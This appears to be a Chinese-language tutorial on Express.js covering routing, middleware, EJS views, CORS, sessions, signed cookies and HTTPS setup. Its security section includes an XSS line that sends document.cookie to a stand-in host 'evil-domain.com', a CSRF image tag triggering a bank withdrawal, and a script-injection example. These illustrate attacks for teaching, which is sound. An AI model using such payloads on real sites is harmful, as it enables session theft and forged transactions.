Express.js

http://www.expressjs.com.cn/

ExpressJs

- http://www.expressjs.com.cn/
- 解决：Restful方式的路由，基于模板方式的格式化输出等
- 它的出现使js具有了ROR,Django的特性。
- 作者：https://github.com/tj

TJ Holowaychuk

全部的对象

- Express:express模块的入口
- Application:核心类，由Express()生成
- Router:可以理解为小型Application,可以挂载到Application
- Request:请求对象
- Response:响应对象
- MiddleWare：一个对请求处理的函数，参数有三个:req,res,next

安装及入门

- npm install express-generator -g
- npm -h
- express --view=ejs myapp
- cd myapp & npm install & npm start
-

```
.
├── app.js
├── bin
│   └── www
├── package.json
├── public
│   ├── images
│   ├── javascripts
│   └── stylesheets
│       └── style.css
├── routes
│   ├── index.js
│   └── users.js
└── views
    ├── error.pug
    ├── index.pug
    └── layout.pug
```

Application

- Routing HTTP requests; see for example, app.METHOD and app.param.
- Configuring middleware; see app.route.
- Rendering HTML views; see app.render.
- Registering a template engine; see app.engine.

作用


实际上node Http的回调函数

```
var express = require('express');
var https = require('https');
var http = require('http');
var app = express();

http.createServer(app).listen(80);
https.createServer(options, app).listen(443);
```

As a HttpServer


```
3   const path=require("path");
4
5   const app=express();
6   app.use(express.static(path.join(__dirname, 'public')));
```



此时它是台HttpServer

As a Dynamic Web Server(EJS)

```
const app=express();
app.set("views",path.join(__dirname,"views"));
app.set("view engine","ejs");
```




```
<!DOCTYPE html>
<html>
  <head>
    <title><%= title %></title>
    <link rel='stylesheet' href='/stylesheets/style.css' />
  </head>
  <body>
    <h1><%= title %></h1>
    <p>Welcome to <%= title %></p>
  </body>
</html>
```

EJS的EL

日志

```
var logger = require('morgan');
var app = express();
app.use(logger('dev'));
```

路由控制

http://www.expressjs.com.cn/guide/routing.html

app.method

- app.all[get|post|put|delete..](path, callback [, callback ...])
- callback can be:
  - A middleware function.
  - A series of middleware functions (separated by commas).
  - An array of middleware functions.
  - A combination of all of the above

```
app.all('/secret', function (req, res, next) {
  console.log('Accessing the secret section ...')
  next() // pass control to the next handler
});
```

```
app.all('*', requireAuthentication, loadUser);
```

Or the equivalent:

```
app.all('*', requireAuthentication);
app.all('*', loadUser);
```

Another example is white-listed “global” functionality. The example is similar to the ones above, but it only restricts paths that start with “/api”:

```
app.all('/api/*', requireAuthentication);
```

Router== “Mini Application”

```
var express = require('express');
var router = express.Router();

// 该路由使用的中间件
router.use(function timeLog(req, res, next) {
  console.log('Time: ', Date.now());
  next();
});
// 定义网站主页的路由
router.get('/', function(req, res) {
  res.send('Birds home page');
});
// 定义 about 页面的路由
router.get('/about', function(req, res) {
  res.send('About birds');
});

module.exports = router;
```

```
var birds = require('./birds');
...
app.use('/birds', birds);
```

称为挂载
此时：
/birds/
/birds/about/

Restful的简写风格

```
app.route('/book')
   .get(function(req, res) {
     res.send('Get a random book');
   })
   .post(function(req, res) {
     res.send('Add a book');
   })
   .put(function(req, res) {
     res.send('Update the book');
   });
```

路由路径

```
// 匹配 acd 和 abcd
app.get('/ab?cd', function(req, res) {
  res.send('ab?cd');
});

// 匹配 abcd、abbcd、abbbcd等
app.get('/ab+cd', function(req, res) {
  res.send('ab+cd');
});

// 匹配 abcd、abxcd、abRABDOMcd、ab123cd等
app.get('/ab*cd', function(req, res) {
  res.send('ab*cd');
});

// 匹配 /abe 和 /abcde
app.get('/ab(cd)?e', function(req, res) {
 res.send('ab(cd)?e');
});
```

```
// 匹配任何路径中含有 a 的路径:
app.get(/a/, function(req, res) {
  res.send('/a/');
});

// 匹配 butterfly、dragonfly，不匹配 butterflyman、dragonfly man等
app.get(/.*fly$/, function(req, res) {
  res.send('/.*fly$/');
});
```

callback

- 基本形式fn(req,res,next)

```
app.get('/example/b', function (req, res, next) {
  console.log('response will be sent by the next function ...');
  next();
}, function (req, res) {
  res.send('Hello from B!');
});
```

```
var cb0 = function (req, res, next) {
  console.log('CB0');
  next();
}

var cb1 = function (req, res, next) {
  console.log('CB1');
  next();
}

app.get('/example/d', [cb0, cb1], function (req, res, next) {
  console.log('response will be sent by the next function ...');
  next();
}, function (req, res) {
  res.send('Hello from D!');
});
```

```
var cb0 = function (req, res, next) {
  console.log('CB0');
  next();
}

var cb1 = function (req, res, next) {
  console.log('CB1');
  next();
}

var cb2 = function (req, res) {
  res.send('Hello from C!');
}

app.get('/example/c', [cb0, cb1, cb2]);
```

Respose

Response

extends http.ServerResponse that implenments stream.Writable but not extends

方法	描述
res.download()	提示下载文件。
res.end()	终结响应处理流程。
res.json()	发送一个 JSON 格式的响应。
res.jsonp()	发送一个支持 JSONP 的 JSON 格式的响应。
res.redirect()	重定向请求。
res.render()	渲染视图模板。
res.send()	发送各种类型的响应。
res.sendFile	以八位字节流的形式发送文件。
res.sendStatus()	设置响应状态代码，并将其以字符串形式作为响应体的一部分发送。

```
// send the rendered view to the client
res.render('index');

// if a callback is specified, the rendered HTML string has to be sent explicitly
res.render('index', function(err, html) {
  res.send(html);
});

// pass a local variable to the view
res.render('user', { name: 'Tobi' }, function(err, html) {
  // ...
});
```

```
res.set('Content-Type', 'text/plain');

res.set({
  'Content-Type': 'text/plain',
  'Content-Length': '123',
  'ETag': '12345'
});
```

```
res.status(403).end();
res.status(400).send('Bad Request');
res.status(404).sendFile('/absolute/path/to/404.png');
```

```
res.redirect('/foo/bar');
res.redirect('http://example.com');
res.redirect(301, 'http://example.com');
res.redirect('../login');
```

```
res.cookie('rememberme', '1', { maxAge: 900000, httpOnly: true })
```

res.format

- 将自动根据req中的请求头信息，决定使用哪种格式！
- “Accept:text/html”

```
res.format({
  'text/plain': function(){
    res.send('hey');
  },

  'text/html': function(){
    res.send('<p>hey</p>');
  },

  'application/json': function(){
    res.send({ message: 'hey' });
  },

  'default': function() {
    // log the request and respond with 406
    res.status(406).send('Not Acceptable');
  }
});
```

Request

express.Request (1)

- extends http.IncomingMessage that extends stream.Readable
- req.query ：获取查询变量值
- req.params:获取路径变量（path varible）值
- 有些需要借助middleware，如：req.body
- 见:http://www.expressjs.com.cn/4x/api.html#req

When using cookie-parser middleware, this property is an object that contains cookies sent by the request. If the request contains no cookies, it defaults to `{}`.

```
app.get('/user/:id', function(req, res) {
  res.send('user ' + req.params.id);
});
```

```
// Cookie: name=tj
req.cookies.name
// => "tj"
```

```
// GET /search?q=tobi+ferret
req.query.q
// => "tobi ferret"

// GET /shoes?order=desc&shoe[color]=blue&shoe[type]=converse
req.query.order
// => "desc"

req.query.shoe.color
// => "blue"

req.query.shoe.type
// => "converse"
```

```
app.use('/admin', function(req, res, next) {  // GET 'http://www.example.com/admin/new'
  console.log(req.originalUrl); // '/admin/new'
  console.log(req.baseUrl); // '/admin'
  console.log(req.path); // '/new'
  next();
});
```

```
var app = require('express')();
var bodyParser = require('body-parser');
var multer = require('multer'); // v1.0.5
var upload = multer(); // for parsing multipart/form-data

app.use(bodyParser.json()); // for parsing application/json
app.use(bodyParser.urlencoded({ extended: true })); // for parsing application/x-www-form-urlencoded

app.post('/profile', upload.array(), function (req, res, next) {
  console.log(req.body);
  res.json(req.body);
});
```

MiddleWare

http://www.expressjs.com.cn/resources/middleware.html
https://github.com/senchalabs/connect#middleware

MiddleWare

- Express 完全是由路由和中间件构成一个的 web 开发框架：
- 一个 Express 应用就是在调用各种中间件。
- 使用的方式：app.use([url],midwar);
- 它是一个函数，形式参数由“req”,“res”,“next函数”组成

body-parser middleware(以前内置)

- npm install body-parser
- const bodyParser=require(“body-parser”);
- app.use(bodyParser.json()); // application/json
- app.use(bodyParser.urlencoded({extended: true}))//from-enc

express-session

- npm install express-session -save
- var session=require(“express-session”);
- app.use(session({secret:”abc”,resave:true, saveUninitialized :true}));//添加
- req.session.user=“john”//设置
- var user=req.session.user;//获取

```
//登录拦截器
app.use(function (req, res, next) {
    var url = req.originalUrl;
    if (url != "/login" && !req.session.user) {
        return res.redirect("/login");
    }
    next();
});
```

method-override

- 提供对表单的伪造DELETE和PUT的支持（加入hidden）
- npm install method-override

```
var express = require('express')
var methodOverride = require('method-override')
var app = express()

// override with POST having ?_method=DELETE
app.use(methodOverride('_method'))
```

Example call with query override using HTML `<form>`:

```
<form method="POST" action="/resource?_method=DELETE">
  <button type="submit">Delete resource</button>
</form>
```

此时的请求将转换为DELETE请求

文件上传

- npm install multer –save
- const multer=require(“multer”);
- app.use(multer({dest:'./uploads/'}).any());
- 还可以这样：app.post(‘/regist’,multer().single(),callback);
- 可以：req.files,获取上传文件对象的数组
- 然后利用fs模块完成读入和写出（“uploads/temp_name”）
- 如果不配置参数(如dest),则req.filses将以内存对象的形式存在
- https://www.npmjs.com/package/multer

Other

app.param

- 监听路径参数中如果有“id”，则进行回调！

```
app.param('id', function (req, res, next, id) {
  console.log('CALLED ONLY ONCE');
  next();
})

app.get('/user/:id', function (req, res, next) {
  console.log('although this matches');
  next();
});

app.get('/user/:id', function (req, res) {
  console.log('and this matches too');
  res.end();
});
```

静态资源的指定

```
app.use(express.static('public'));
```

现在，public 目录下面的文件就可以访问了。

```
http://localhost:3000/images/kitten.jpg
http://localhost:3000/css/style.css
http://localhost:3000/js/app.js
http://localhost:3000/images/bg.png
http://localhost:3000/hello.html
```

如果你的静态资源存放在多个目录下面，你可以多次调用 express.static 中间件：

```
app.use(express.static('public'));
app.use(express.static('files'));
```

```
app.use('/static', express.static('public'));
```

现在，你就爱可以通过带有 “/static” 前缀的地址来访问 public 目录下面的文件了。

```
http://localhost:3000/static/images/kitten.jpg
http://localhost:3000/static/css/style.css
http://localhost:3000/static/js/app.js
http://localhost:3000/static/images/bg.png
http://localhost:3000/static/hello.html
```

```
//application object
var app=express();
//staic resource setings
app.use(express.static("./public",{index:"test1.html"}));
```

ejs视图(1)

- 是由HTML模板和ejs标签组成的，用来完成view的功能
- 功能类似于jsp在MVC中的作用，相似的技术还有jade
- npm install ejs –save

```
app.set("views","./views");//指定html模板位置
app.set("view engine","ejs");//指定引擎（可能是jade）
//查找views/about.ejs文件,传递参数
app.route("/about").get(function(req,res){
    res.render("about",{result:"johnYu"});
});
```

```
<!-- 此处是about.ejs -->
<html>
<body>hello :<%=result%></body>
</html>
```

ejs视图(2)


```
var users=[{uname:'tom',age:23},{uname:'john',age:100}];
res.render("result",{users:users});
```

```
user list:<br/>
<%
    users.forEach(function(user){
%>
    <li><%=user.uname%>:<%=user.age%></li>
<%})%>
```

跨域访问


原理：浏览器的自律模式

- 由协议，域名，端口，构成了域的概念
- 每次的http请求时，都会由浏览器控制是否允许发送



Ajax 2：询问-允许-发送

```
const xhr = new XMLHttpRequest();
xhr.open('POST', 'https://bar.other/resources/post-here/');
xhr.setRequestHeader('Ping-Other', 'pingpong');
xhr.setRequestHeader('Content-Type', 'application/xml');
xhr.onreadystatechange = handler;
xhr.send('<person><name>Arun</name></person>');
```



询问过程

```
OPTIONS /resources/post-here/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Connection: keep-alive
Origin: http://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER, Content-Type


HTTP/1.1 204 No Content
Date: Mon, 01 Dec 2008 01:15:39 GMT
Server: Apache/2
Access-Control-Allow-Origin: https://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
Access-Control-Max-Age: 86400
Vary: Accept-Encoding, Origin
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
```

请求过程

```
POST /resources/post-here/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Connection: keep-alive
X-PINGOTHER: pingpong
Content-Type: text/xml; charset=UTF-8
Referer: https://foo.example/examples/preflightInvocation.html
Content-Length: 55
Origin: https://foo.example
Pragma: no-cache
Cache-Control: no-cache

<person><name>Arun</name></person>


HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:15:40 GMT
Server: Apache/2
Access-Control-Allow-Origin: https://foo.example
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 235
Keep-Alive: timeout=2, max=99
Connection: Keep-Alive
Content-Type: text/plain

[Some GZIP'd payload]
```

编写中间件

```
1  //-- routes/cross.js
2  module.exports=function(req,res,next){
3      res.header('Access-Control-Allow-Origin', '*');
4      res.header('Access-Control-Allow-Methods', 'GET, POST, PUT, DELETE,OPTIONS'
5      res.header('Access-Control-Allow-Headers', 'content-type');
6      next();
7  }
```

```
//加载跨域请求
app.use('/',require('./routes/users'));
```

使用cors

- https://www.npmjs.com/package/cors

```
var express = require('express')
var cors = require('cors')
var app = express()

app.use(cors())

app.get('/products/:id', function (req, res, next) {
  res.json({msg: 'This is CORS-enabled for all origins!'})
})

app.listen(80, function () {
  console.log('CORS-enabled web server listening on port 80')
})
```

```
app.get('/products/:id', cors(), function (req, res, next) {
  res.json({msg: 'This is CORS-enabled for a Single Route'})
})
```

关于sessionID的签名

原理

- 默认情况下，express服务器端不保留会话功能
- 当使用app.use(require('express-session')({secret:'abc'})后，将打开会话功能
  - 它将检查请求头中Cookie头，是否包含connect.id，如果没有或者过期，将会在Set-Cookie中加入，并以此为key在服务区保留内存上下文
  - abc是生成的connect.id的签名，其最终值组成，s:value.签名(s表示是签名，:会编码为%3A)，如下：
  - s%3AJTqs4E4_y9-IrBDoOR7tH_9ZaIa3MMc9.%2BaPcznkcmabvtxed2zwzR%2FcfhajG9r%2Brhd22vrJW1Ug

- 服务器在接到connect.id（实际为express-session），会先检查签名，以确保信息的完整（防止被恶意串改）
- 在确认完整性后，用connect.id做为key查找上下文，完成会话功能！

cookie的完整性


工作原理

- app.use(require('cookie-parser')('abc')),中间件参数'abc'的加入，会激活对签名cookie的支持。
- 工作过程如下：
  - res.cookie(name,value,{signed:true}),以此种方式加入cookie,会将value进行签名：
  - name=s%3Ajohn.DLIiJgv0llC1zsGyuFFnvwAQjgHWvhRglOBNvcJphII
  - s%3A真值为s:,表示签名，john为实际值，其后为签名
  - 此时，使用req.singnedCookies来获取值，name=john，否则name=false（req.cookies此时是用来获取未签名cookie的）
- 实际上express-session正是使用了这些方式，完成对connect.id的保护，但目前express-session,并不依赖cookie-parser
- 它们都依赖于cookie-signature

HTTPS

对称密钥体系

(我用CloudFlare的图说明)



用openssl做下演示

- ### 生成私钥
  ```
  openssl genrsa -out private_key.pem 1024
  ```

  ```
  ### 利用私钥生成公钥
  openssl rsa -in private_key.pem -pubout -out public_key.pem
  ```

  ```
  ### 进行PKCS#8编码 （并不是必需使用）
  openssl pkcs8 -topk8 -inform PEM -in private_key.pem -outform PEM -out pks8_private_key.pem
  ```

  ```
  ### 利用私钥生成数字证书 （有向导，帮助放入 个人或企业的信息），实际是用私钥生成的公钥，置入证书内部
  openssl req -new -key private_key.pem -out csr.pem
  ```

  ```
  ### 利用私钥（一般使用CA的私钥），对数字证书进行签名(此时是自签名的365天的证书)
  openssl x509 -req -days 365 -in csr.pem -signkey private_key.pem -out johnyu.crt
  ```

  ```
  ### 此时，我们有了私钥和自签名的证书，具备了提供HTTPS的条件
  ```

express的启动方式

```
const httpsModule = require('https');
const express=require('express');
let opt={
    key:fs.readFileSync('./my_keys/private_key.pem'),
    cert: fs.readFileSync('./my_keys/johnyu.crt'),
}

var https = httpsModule.Server(opt, express());

//https默认de监听端口时443，启动1000以下的端口时需要sudo权限
https.listen(1443, function(err){
    console.log("https listening on port: 1443");
});
```

跨域脚本攻击

```
<a href="#">
    <span id="a">abc</span><script type="text/javascript">
    document.getElementById("a").onclick=function(){
        alert(document.cookie);
    }
</script>
</a>
```

安全开发

Http Cookie

- 是服务器向浏览器发送的数据块，浏览器的下次对该服务器的访问，会将cookie重新发回
- 此机制使Http可以提供“有状态的服务”（另一种方式url重写）
- 有个数及4k大小限制
- html5的Web storage API目前可以取代它

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: yummy_cookie=choco
Set-Cookie: tasty_cookie=strawberry
```

```
GET /sample_page.html HTTP/1.1
Host: www.example.org
Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```

参数说明

```
1 | Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

- Expires:GMT时间字符串，指明过期点
- HttpOnly:document.cookie,将无法获取
- Secure:此Cookie只有Https请求下才会发送
- Max-Age:从当前计算的秒值，超过些值cookie过期
- domain:哪些主机可以接受Cookie，默认值为document.location.host,如果设置 Domain=mozilla.org，则Cookie也包含在子域名中（如developer.mozilla.org）
- path:指定了主机下的哪些路径可以接受Cookie,设置 Path=/docs，则以下地址都会匹配：
  - /docs ,/docs/Web/ ,/docs/Web/HTTP

关于express-session

- 引入：var session = require('express-session')
- 使用：app.use(session(option));
- option:
  - cookie:{ path: ‘/’, httpOnly: true, secure: false, maxAge: null },以上为默认值，具体见前一节Http Cookie
  - **secret：必选，对connect.id进行签名，保证完整性。**
  - name:connect.id(default)
  - resave:true(default),强制保存,即使session内容没有改变
  - saveUninitialized：true(default),是否对“没有session操作的请求”分配存储，最好设为false

示例

```
// Use the session middleware
app.use(session({ secret: 'keyboard cat', cookie: { maxAge: 60000 }}))

// Access the session as req.session
app.get('/', function(req, res, next) {
  if (req.session.views) {
    req.session.views++
    res.setHeader('Content-Type', 'text/html')
    res.write('<p>views: ' + req.session.views + '</p>')
    res.write('<p>expires in: ' + (req.session.cookie.maxAge / 1000) + 's</p>')
    res.end()
  } else {
    req.session.views = 1
    res.end('welcome to the session demo. refresh!')
  }
})
```

XSS

- 通过HTML注入的恶意脚本
- 方式：
  - 反射型
  - 存储型
  - 修改dom型

```
<a href="#">
    <span id="a">abc</span><script type="text/javascript">
    document.getElementById("a").onclick=function(){
        alert(document.cookie);
    }
</script>
</a>
```

XSS和CSRF

```
(new Image()).src = "http://www.evil-domain.com/steal-cookie.php?cookie=" + document.cookie;
```

```
<img src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

1. 对用户输入进行过滤来阻止XSS；
2. 任何敏感操作都需要确认；
3. 用于敏感信息的Cookie只能拥有较短的生命周期；

JS的获取方式

```
1 document.cookie = "yummy_cookie=choco";
2 document.cookie = "tasty_cookie=strawberry";
3 console.log(document.cookie);
4 // logs "yummy_cookie=choco; tasty_cookie=strawberry"
```

为XSS、CSRF留下后门